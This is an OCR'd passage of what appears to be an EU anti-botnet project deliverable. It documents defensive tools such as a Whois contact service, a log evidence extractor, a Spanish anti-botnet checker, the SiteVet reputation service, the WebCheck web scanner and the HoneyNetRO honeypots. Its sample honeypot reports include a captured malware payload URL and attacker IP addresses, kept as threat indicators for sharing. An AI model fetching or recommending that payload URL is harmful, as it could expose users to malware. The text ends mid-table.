


Figure 74 -. Dataflow for Conan Mobile

Database

Conan Mobile uses an approach of two databases, a SQL database and a NoSQL database.

10.24.6.2.Software requirements

For the mobile app: Operating system Android 2.2 or higher.

10.24.6.3.Hardware requirements

For the mobile app: an Android device.

10.24.6.4.Configuration and installation

Conan Mobile can be installed from Google Play: https://play.google.com/store/apps/details?id=es.inteco.conanmobile

10.25. Whois

10.25.1. Overview of the functionality provided

This service will offer contact search facilities in single and bulk mode, with great efficiency, using both public information extracted from the RESTful services of the RIRs and information compiled and managed by INCIBE. The main aim of the service is to provide the traditional whois information in a friendly way and focussed on contacts of interest for cibersecurity incident handling. It has internal controls to only provide restricted information to authorized users.

Besides, there is a web interface to manage the contact data and generate statistics about the use of the service.

10.25.2. Responsibilities

10.25.2.1. Development

whois@incibe.es

10.25.2.2. Deployment and Maintenance

whois@incibe.es

10.25.2.3. Operation

whois@incibe.es

10.25.3. Input Data

Plain text containing:

- A single IP;
- Plain text files (for bulk query of ips).

10.25.4. Output Data

The output gives the following fields:

- AS Number;
- IP Address;
- CIDR;
- Country Code;
- RIR;
- Contacts (emails) with different TAGs that show if the contact was extracted from RIR, belongs to CERT, belongs to an ISP or is used for phising notifications;
- AS Name.

10.25.5. External interfaces

No interfaces.

10.25.6. Deployment

10.25.6.1. Model

Data flow

Technology will only deployed on INCIBE and shared with partners as a service. It is already publish on the Community Portal and those partners that want to access the service must send a request to INCIBE and sign the terms and conditions of use in order to give them access to the service.

10.25.6.2.Software requirements

Whois will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system. The Service is published and restricted by specifics IPs from partners who want to use it.

10.25.6.3.Hardware requirements

Whois will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system. The Service is published and restricted by specifics IPs from partners who want to use it.

10.25.6.4.Configuration and installation

Whois will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system. The Service is published and restricted by specifics IPs from partners who want to use it.

10.26. Evidence Seeker

10.26.1.Overview of the functionality provided

Tool that analyzes Apache logs files (or any other log format with similar structure) in order to extract evidences (lines with an IP) from them grouped by abuse contact. This tool uses the Whois service to obtain contact information for the IPs.

Evidence Seeker has been originally developed to be used on sinkholing processes where a big amount of connection evidences from log files must be processed and distributed to different third parties for mitigation purposes.

The following four steps describe the working process carried by Evidence Seeker:

- During the first step it identifies all the different IPs within the file;
- For each IP it identifies its contact information;
- It groups the IPs regarding their contact information;
- For each IP it extracts the evidence.

Evidence Seeker gives the opportunity to extract all the IPs and evidence found in a log or just ask for a single IP or a subset of IPs.

10.26.2.Responsibilities

10.26.2.1. Development

acdc-wp3-leader@incibe.es

10.26.2.2.Deployment and Maintenance

acdc-wp3-leader@incibe.es

10.26.2.3. Operation

acdc-wp3-leader@incibe.es

10.26.3.Input Data

Plain text files, generally log files (Apache log files or any log with the origin IP at the beginning of each line).

10.26.4.Output Data

Plain text files. There are generated 2 files, one with contact information and the other one with evidences.

10.26.5.External interfaces

No external interfaces.

10.26.6.Deployment

10.26.6.1.Model

The tool is packed (software, installation and user manual) and delivered to ACDC partners to use it. It can be downloaded from the Community Portal.

10.26.6.2.Software requirements

Is possible to install it in any local PC or Linux server with enough free space disk (space used during the execution of the tool may be around 5 times the size of the log file) and high-speed to disk access.

10.26.6.3.Hardware requirements

Standard server or desktop computer (64 bits) with at least 2Gb RAM and high speed disk access.

10.26.6.4.Configuration and installation

Installation guide and user manuals can be found on the packet provided for download.

10.27. NSC

10.27.1.Overview of the functionality provided

OSI (Security Office for Internet Users): http://ww.osi.es is the name given to the Spanish NSC. It provides a centralized point of information, help and support for end-users. Main services given are:

- News: real histories, blog, security alerts, security newsletters;

- Security knowledge tests for end users;
- Security general information: malware, fraud, social networks, devices, networks, etc;
- Security tools (free):
  - Support for end-users (email, forum, phone);
  - AntiBotnet Service.

INCIBE has developed a specific AntiBotnet Service for the Spanish NSC under the scope of ACDC: http://www.osi.es/es/servicio-antibotnet. The AntiBotnet section offers the following service (NOTE: the service only makes sense in Spain because INCIBE only has real time bot activity information for Spanish IPs):

1- **Online Service** to check if the public IP of the end-user is involved in botnet activities (service practically in real time because of the dynamic IPs. More Info about the service: http://www.osi.es/servicio-antibotnet/informacion);
2- Plugin for browsers, to check the IP periodically and alert the end-user.

How it runs: When a positive is detected, from the online checking or the plugin, information about the threat is offered to the end-user => For example for a positive of Conficker, the following URL is given: http://www.osi.es/es/servicio-antibotnet/info/conficker , and also an URL with cleaners for disinfection: http://www.osi.es/servicio-antibotnet/cleaners)

NOTE: The service does not identify the infected device, only checks if the public IP is registered in the botnet database of INCIBE in real time. With the information, the user should know which device on its network is the one affected (this service is useful for domestic users or small business).

10.27.2.Responsibilities

10.27.2.1. Development

https://www.osi.es/es/contacto

10.27.2.2.Deployment and Maintenance

https://www.osi.es/es/contacto

10.27.2.3. Operation

https://www.osi.es/es/contacto

10.27.3.Input Data

Reports from internal and external trusted sources. In the specific case of the AntiBotnet Service: reports of Spanish bots (At least: IP, timestamp, botnet family or another evidence).

10.27.4.Output Data

Preventive information, security alerts, free services, end-user free tools. In the specific case of the AntiBotnet Service: if the user public IP is involved on botnet activity or not, information about the malware and free tools for disinfection.

10.27.5.External interfaces

CCH interface to retrieve bot reports or another data.

10.27.6.Deployment

10.27.6.1.Model

NSC will not be installed outside the infrastructure of INCIBE. Through the services provided and the web page users can access the information or been notified.

10.27.6.2.Software requirements

NSC will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system.

10.27.6.3.Hardware requirements

NSC will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system.

10.27.6.4.Configuration and installation

NSC will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system.

10.28. SiteVet

10.28.1.Overview of the functionality provided

SiteVet is a web service that provides data on malicious activity hosted worldwide. Data is combined from multiple sources – community partners as well as CyberDefcon's own research data – and processed using unique algorithms to provide meaningful results. The focus is on Autonomous Systems and the "reputation" of hosts.

10.28.2.Responsibilities

10.28.2.1. Development

SiteVet is developed by the CyberDefcon development team, contactable at contact@cyberdefcon.com.

10.28.2.2.Deployment and Maintenance

SiteVet is run as a service and therefore further instances cannot be deployed. However, assistance in accessing and using data from SiteVet can be provided by contacting contact@cyberdefcon.com.

10.28.2.3. Operation

Once using data from SiteVet, the responsibility lies with the partner to continue using the data correctly.

10.28.3.Input Data

Third-party data on malicious instances (malware, spam, adware etc.) is utilised from multiple partners – some are open source and some are proprietary. These include:

Data source	Data type
Abuse.ch	C&C servers
Alienvault	Service attacks
Barracuda Central	Spam IPs
CINS	Suspicious traffic
Clean MX	Malicious URLs
Clean MX	Malicious portals
C-SIRT	Badware instances
C-SIRT	Exploit servers
C-SIRT	Malicious URLs
C-SIRT	Spam servers
Dragon Research	Service attacks
Google	Badware instances
hpHosts	Malware instances
OpenBL	Service attacks
PhishTank	Phishing URLs
Shadowserver	C&C servers
SRI	C&C servers
URIBL	Spam IPs
UCEPROTECT	Spam IPs

Table 34 –feeds from for SiteVet

It is not possible to provide an exhaustive list because it is subject to change e.g. when data on new kinds of threats is included or, conversely, outdated data is phased out.

Data is retrieved via different protocols and interfaces, according to the availability of each external tool. In some cases, multiple APIs are utilised for redundancy. However, it is important to note that the SiteVet tool is not dependent on any particular source – if any of the above external input is not available, this does not impact the functioning of SiteVet – it simply reduces the strength of the results.

Data on malicious instances is utilised from CyberDefcon's own research. Some of this data is produced in automated fashion (crawlers, honeypots, honeyclients) and some is retrieved manually (e.g. reputational data from a cybercriminal investigation).

The data itself is delivered via a local interface to the SiteVet server, and therefore there is a very low risk of SiteVet not receiving this data.

SiteVet is able to dynamically deal with new types of data, rather than being statically-coded to deal with specific types of malicious activity data. For this reason, it is not possible to list a precise set of data types that is provided from CyberDefcon's research, since this data varies so much on a month-by-month basis.

SiteVet is configured to retrieve data from the ACDC Central Clearing House that will aid in the reputational analysis of Autonomous Systems, IP addresses, and domain names.

Specifically, SiteVet can receive the following data types from the CCH:

- eu.acdc.bot
- eu.acdc.c2_server
- eu.acdc.fast_flux
- eu.acdc.malicious_uri
- eu.acdc.vulnerable_uri

The data is used from these sources to complement data from partners and CyberDefcon's research data.

10.28.4.Output Data

Feeds of ASNs and IPs are sent to the CCH in the following categories:

- eu.acdc.bot
- eu.acdc.c2_server


ASNs or IPs are submitted to the CCH when their reputation score in either category exceeds 100 (out of a maximum of 1,000). Such a number is chosen arbitrarily but can easily be adjusted if deemed appropriate. Since the score represents a negative reputation – i.e. the "badness" of an entity – the ASNs and IPs with the highest levels of bots and C&C servers are sent to the CCH.

ASNs or IPs reported in the "c2_server" are those whose reputation score is high for IPs observed to be hosting C&C servers. ASNs or IPs reported in the "bot" category are those whose reputation score is high for IPs observed to be involved in botnet-related calls and services, but which do not fall under the category of "C&C servers". Most often these are infected zombies or bots involved in spam.

The ASNs and IPs provided are based on reputational analysis, which is a unique approach among the tools in the ACDC project.

10.28.5. External interfaces

The main user interface is that provided to end users through the browser at sitevet.com. This interface has been used since 2010, whilst a more complete interface has been developed under the ACDC project.



AS33182
CURRENTLY ONLINE
HE Index: **248.7**
HE Rank: **3**

Download full report
It's free!

AS Name: DIMENOC - HostDime.com, Inc.
IPs allocated: 78848
Blacklisted URLs: 478

Hosts...
...malicious URLs? Yes
...badware? Yes
...botnet C&C servers? No
...exploit servers? Yes
...Zeus botnet servers? Yes
...Current Events? Yes
...phishing servers? Yes
...spam servers? Yes
...spam bots? No
...spam activity? Yes

Figure 75 -Example of an ASN score on the limited public website

The r2 interface includes access to three kinds of reports – dynamic, global and custom.

Dynamic reports include information on a particular ASN or IP address. They contain the reputation scores of the entity, and all sub-entities (IP ranges, IP addresses and domain names). In addition, individual instances (e.g. malware URLs) and historical data are included.

Global reports include information on a larger number of entities at a broader level – for example a "Top 50" report, which focuses on the 50 ASNs with the worst reputational scores, and a "Spain" report, which focuses on ASNs in Spain. These include information which is relevant to the context of the report.

Custom reports include information that is customised by the user. Whereas dynamic and global reports include pre-selected information that is determined to be useful, custom reports can contain any variety of information that is selected. For example, a custom report may include the 1,000th to 1,100th ASNs from the United States, ordered by reputation score. Ordinarily, such a report is not useful; primarily, we are interested in the highest or lowest reputation scores. Custom reports enable the user to select such reports.

10.28.6. Deployment

10.28.6.1. Model

SiteVet is run as a service and therefore further instances cannot be deployed. As a result, there is no message flow, other than retrieving data from SiteVet's interfaces – these are the ACDC CCH, the website, and feeds.

Similarly, there are no security concerns, since data is received from the service in benign formats only.

10.28.6.2. Software requirements

SiteVet runs on Red Hat Linux, utilising PHP on the frontend and Python on the backend. The only non-standard module utilised is MySQLdb.

SiteVet is run as a service and therefore further instances cannot be deployed. Access to the SiteVet service is via the web browser user interface, the API and the feeds. Therefore, the service does not have any environment requirements.

10.28.6.3.Hardware requirements

SiteVet is run as a service and therefore further instances cannot be deployed.

10.28.6.4.Configuration and installation

SiteVet is run as a service and therefore further instances cannot be deployed.

10.29. WebCheck

10.29.1.Overview of the functionality provided

WebCheck is a server plugin for webmasters that identifies and remediates malware and vulnerabilities hosted from the server. It focuses both on cleaning websites and on forging trust by guaranteeing a website is safe.

10.29.2.Responsibilities

10.29.2.1. Development

WebCheck is developed by the CyberDefcon development team, contactable at contact@cyberdefcon.com.

10.29.2.2.Deployment and Maintenance

WebCheck is deployed only by CyberDefcon customers, not by ACDC partners. Once WebCheck is installed on a customer's web server, it then submits data to the ACDC CCH. As a result, ACDC partners do not need to deploy instances of WebCheck – they instead need to know how to retrieve data that WebCheck submits.

Therefore, the responsibility lies with CyberDefcon to ensure that deployed instances of WebCheck are appropriately maintained.

10.29.2.3. Operation

The operation of instances of WebCheck lies with the customer who has the instance deployed on their web server.

10.29.3.Input Data

WebCheck utilises data from CyberDefcon's other ACDC tool, SiteVet. The data provided includes lists of malware, badware, botnets, spam and vulnerabilities. These lists are in the form of blacklistings, recorded instances and static signatures.

WebCheck carries out a crawl of a website from external public locations and stores the URLs discovered and their respective documents (HTML or otherwise).

In cases where the full installation of the tool has been carried out, WebCheck also reads the filesystem – the website's root directory and certain configuration files (such as the global PHP configuration file).

WebCheck does not retrieve data directly from the ACDC CCH, except for data indirectly retrieved through the SiteVet tool in the eu.acdc.malicious_uri category.

10.29.4.Output Data


WebCheck will provide malicious URLs to the ACDC Central Clearing House. This data will come from incidents observed on websites using WebCheck (both actively and retrospectively).

The data provided will be submitted as incidents are found, in the category eu.acdc.malicious_uri

Since WebCheck depends upon data from real websites, and cannot be installed by CyberDefcon to gather data in the same way that deployments like honeypots can, valuable data can only be gathered from installation on customer's servers. Therefore, large quantities of useful data can only be produced once there are many installations of WebCheck submitting data – i.e. upon the commercial availability of the product at the end of the ACDC project.

10.29.5.External interfaces

WebCheck is accessed and controlled by users by logging into a website on the public internet through their web browser. A dashboard screen summarises the current issues on their website. A settings menu enables the user to customise email notifications and how WebCheck responds to certain events (such as whether it attempts to clean malware when it finds it). The interface is of use to end users only, rather than to ACDC.



WebCheck status: OK | Website status: Vulnerable

Domain: rfiex.com | Account: Standard service

NOTIFICATIONS

URGENT: 8 New Urgent Notifications

MALWARE [TROJAN.WIN32.GENERIC]	/vulnerable_site_demo/malware.exe	[more detail]
XSS VULNERABILITY (STORED)	/vulnerable_site_demo/vulnerabilities/xss_s/	[more detail]
XSS VULNERABILITY (REFLECTED)	/vulnerable_site_demo/vulnerabilities/xss_r/	[more detail]
BRUTE FORCE VULNERABILITY	/vulnerable_site_demo/vulnerabilities/brute/	[more detail]
COMMAND INJECTION VULNERABILITY	/vulnerable_site_demo/vulnerabilities/exec/	[more detail]

IMPORTANT: 5 New Important Notifications

INFORMATIONAL: 2 New Informational Notifications

BLACKLIST STATUSES

LISTED: Listed on 3 Blacklists

NOT LISTED: Not Listed on 13 Blacklists

SERVER DETAILS

Hardware: No faults detected

Software: Configuration issues detected

Load: No load issues

Figure 76 - Dashboard page

Data is presented on the dashboard through "notifications", each of which represents a particular issue (such as malware or vulnerability) discovered. Data of URLs that have been sent to the CCH is not presented on the interface.

10.29.6.Deployment

10.29.6.1.Model

WebCheck requires access to the public internet over HTTP and HTTPs protocols in order to access feeds from the SiteVet tool and the ACDC Central Clearing House. In addition, the local installation must regularly communicate with the centralised WebCheck server.

10.29.6.2.Software requirements

WebCheck is designed to run cross-platform. However, some functionality, such as detection of server configuration issues, is only available on Linux and Windows Server. For this reason, and due to the large overhead of testing required, only Linux and Windows Server is officially supported.

Installations of PHP and Python are prerequisites. Currently the minimum requirements are PHP 5.3 and 5.5 on Apache 2.2 and nginx 1.6.

10.29.6.3.Hardware requirements

Any modern server that can compile Python 3 is capable of supporting the local installation of WebCheck.

10.29.6.4.Configuration and installation

WebCheck is deployed only by CyberDefcon customers, not by ACDC partners.

CyberDefcon provides pre-configured packages to web hosting providers in order to easily install the software, and pack it into a web server image. The customer then does not need to install the software when they sign up to the hosting package.

However, the customer is responsible for configuring the software beyond its default configuration, which can be achieved easily through the web interface provided.

10.30. HoneyNetRO

10.30.1.Overview of the functionality provided

HoneyNetRO is a set of honeypot systems (sensors), whose purpose is to be probed, attacked, compromised, used or accessed in any other unauthorised way. HoneyNetRO is a set of network distributed honeypot servers that must collect malicious traffic on public networks. The analysed data can offer clues regarding the predominant malware types and ways of distribution. Samples of malware discovered during the identification process are being analysed with HoneyNetRO resources in order to identify botnet elements, create their attribution and / or infection channels. The network consists of several physical servers hosting a couple of virtual machines running honeypot services (dionaea, kippo, glastopf etc). Collected data within HoneyNetRO are provided to the Centralised Data Clearing House of the ACDC project. In this way ACDC will have an increased number and quality of detection rate and will help to a better correlation of the events.

The data generated by this honeypot systems is collected and feeded into CCH through a broker component, which is a customisation of the Hpfeeds open-source project.

10.30.2.Responsibilities

10.30.2.1. Development

Software development was accomplished by the ACDC team of experts within CERT-RO.

10.30.2.2.Deployment and Maintenance

Deployment and maintenance is the responsibility of the partner that deploy the solution on their premises.

10.30.2.3. Operation

The operation of the solution HoneyNetRO is done by the partner that deploy the solution on their premises.

10.30.3.Input Data

Input from Glastopf-based sensor

This sensor is based on the Glastopf open-source project and represent a web application honeypot, aiming to collect attacks to websites and web applications. All the web requests to this sensor (GET, PUT, HEAD etc.) are compared with an internal database of known malicious/suspicious requests, generating an event for every match. All the events are stored in a local MySQL database and also transmitted to the central repository (NoSQL database). Honeypot database stores all data in the table events, which has the following structure:

- **pattern:** type of the attack (sqli, rfi, lfi etc.);
- **time:** timestamp;
- **filename:** name of the file captured;
- **source:** source IP and source port of the connection;
- **request_raw :** HTTP header;
- **request_url:** requested URL (path).

Input from Kippo-based sensor

This sensor is based on the Kippo open-source project and represent a SSH honeypot, aiming to collect attacks to systems via SSH protocol. There are many infections that try to spread via SSH, so the sensor runs a SSH service with easy-to-guess password, aiming to detect attacks. All the connections to this service are stored in a local MySQL database and also transmitted to the central repository (NoSQL database). Honeypot database stores all data in the table events, which has the following structure:

- **peerIP:** source IP of the attack;
- **ttylog:** TTY log (see what attacker tried in CLI);
- **url:** URL extracted from TTY log;
- **time:** timestamp;
- **hostIP:** IP address of the sensor;
- **peerPort:** source port of the attack;
- **hostPort:** destination port (on the sensor);
- **credentials:** credentials tried by the attacker (bruteforce).

Input from Dionaea-based sensor

This sensor is based on the Dionaea open-source project and represent a honeypot dedicated to capturing malware samples and malware behaviour. All the events are stored in a local MySQL database and also transmitted to the central repository (NoSQL database). Honeypot database stores all data in the table events, which has the following structure:

- **sport:** source port;
- **url:** URL of the malicious code;
- **time:** timestamp;
- **daddr:** IP address of the sensor;
- **saddr:** source IP address of the attack;
- **dport:** destination port (on the sensor);
- **sha256:** SHA256 hash of the captured sample.

10.30.4.Output Data

The captured data is sent to the local repository (NoSQL database maintained by CERT-RO) and to the CCH using different schemata as follows:

eu.acdc.malicious_uri

```
{
"_id" : ObjectId("5512a0df1d011cdc0f8ff883"),
"sample_sha256" :
"fc9dbd6ae68757b53581100927f2a6f7c54a8bfaa783191764490a9b05880318",
"reported_at" : "2015-03-25T11:52:38Z",
"timestamp" : "2015-03-25T13:52:36Z",
"source_key" : "uri",
"report_category" : "eu.acdc.malicious_uri",
"confidence_level" : 0.5,
"version" : 1,
"src_mode" : "plain",
"report_type" : "[WEBSITES][HoneyNetRO][CERT-RO] Dionaea captured attack
payload",
"time" : "2015-03-25 13:49:51",
"ip_version" : 4,
"source_value" : "http://88.206.73.125:5097/gnokk",
"report_id" : "5512a1867765620c882b7101",
"additional_data" : {
"personal_data" : "CERT-RO is authorized as personal data processing operator
according to the notification no. 34226",
"rep_id" : "9b781e1908e05348570b9b7d11f13cb0a46f36436c50b0dc21654b7f61d012f3",
"ref_id" : null
},
"src_ip_v4" : "88.206.73.125",
"report_subcategory" : "malware"
}
```

eu.acdc.attack


```
"_id" : ObjectId("5539ecdd1d011c820d0a6895"),
"dst_mode" : "plain",
"confidence_level" : 0.5,
"src_mode" : "plain",
"report_type" : "[DDOS][HoneyNetRO][CERT-RO] Kippo SSH attack",
"src_port" : 39176,
"reported_at" : "2015-04-24T07:12:44Z",
"version" : 1,
"source_value" : "117.21.176.95",
"src_ip_v4" : "117.21.176.95",
"timestamp" : "2015-04-24T13:12:00Z",
"dst_ip_v4" : "109.99.238.58",
"report_category" : "eu.acdc.attack",
"source_key" : "ip",
"report_id" : "5539ecec7765627fc5996b00",
    "ip_protocol_number" : 6,
"dst_port" : 22,
"time" : "2015-04-24 10:12:29",
"ip_version" : 4,
"additional_data" : {
"personal_data" : "CERT-RO is authorized as personal data processing operator
according to the notification no. 34226",
"rep_id" : "150f7be2ca4927513a5158b8fd19b5468c3728fa20a56ddd27eaf069e10cea3d",
"ref_id" : null
},
"report_subcategory" : "login"
}
```

eu.acdc.spam_campaign (SPAM experiment)

```
{
"_id" : ObjectId("552adcd01d011c0633868559"),
"receiving_channel" : "spam_analysis_tool",
"timestamp" : "2015-04-12 17:40:48",
"source_key" : "subject",
"report_category" : "eu.acdc.spam_campaign",
"confidence_level" : 0.7,
"version" : 1,
"report_type" : "Spam campaign",
"time" : "2015-04-13 00:00:00",
"source_value" : "86.35.203.94,25,,%username%12,,-SMTP-LP7641B",
}
```

10.30.5.External interfaces

Data collected within HoneyNetRO can be visualised on the broker web interface or directly in the central repository, as showed in the figures below.



Message rates (chart: last day) (?)

Publish	🟨 0.20/s
Confirm	🟦 0.00/s
Deliver	🟥 0.00/s
Redelivered	🟩 0.00/s
Get	🟪 0.00/s
Deliver (noack)	■ 0.20/s
Get (noack)	■ 0.00/s


Global counts (?)

Connections: 9 | Channels: 4 | Exchanges: 29 | Queues: 29 | Consumers: 14

Nodes

Name	File descriptors (?)	Socket descriptors (?)	Erlang processes	Memory	Disk space	Uptime	Type
rabbit@AMQBRK	32 1024 available	10 829 available	300 1048576 available	359MB 1.5GB high watermark	111GB 48MB low watermark	45d 18h	Disc Stats *

Figure 77 - HoneyNetRO broker interface



```
ACDC_MongoDB (8)
  System
  ACDC
    Collections (17)
      System
      cch_in_other
      cch_in_ro
      cch_out
      cch_out_confirmed
        Indexes
      cuckoo_sandbox
      dionaea.capture
      dionaea.connections
      dionaea.dcerpcrequests
      dionaea.shellcodeprofiles
      fast-flux
      glastopf.events
      glastopf.files
      kippo.sessions
      mwbinary.dionaea.sens...
      spam_analysis_tool
      suricata.ddos
    Functions
    Users
```

```
db.getCollection('cc... ×
ACDC_MongoDB   localhost:30000   ACDC
db.getCollection('cch_out_confirmed').find({})
cch_out_confirmed   0.07 sec.
```

Key	Value
(1) ObjectId("54d0eca71d011c253c4b8...	{ 23 fields }
(2) ObjectId("54d0eca81d011c253c4b8...	{ 23 fields }
(3) ObjectId("54d0eca81d011c253c4b8...	{ 23 fields }
(4) ObjectId("54d0eca81d011c253c4b8...	{ 23 fields }
(5) ObjectId("54d0ecaa1d011c253c4b8...	{ 23 fields }
(6) ObjectId("54d0ecad1d011c253c4b8...	{ 23 fields }
_id	ObjectId("54d0ecad1d011c253c4b8f01")
dst_mode	plain
confidence_level	0.500000
src_mode	plain
report_type	[][HoneyNetRO][CERT-RO] Dionaea observ
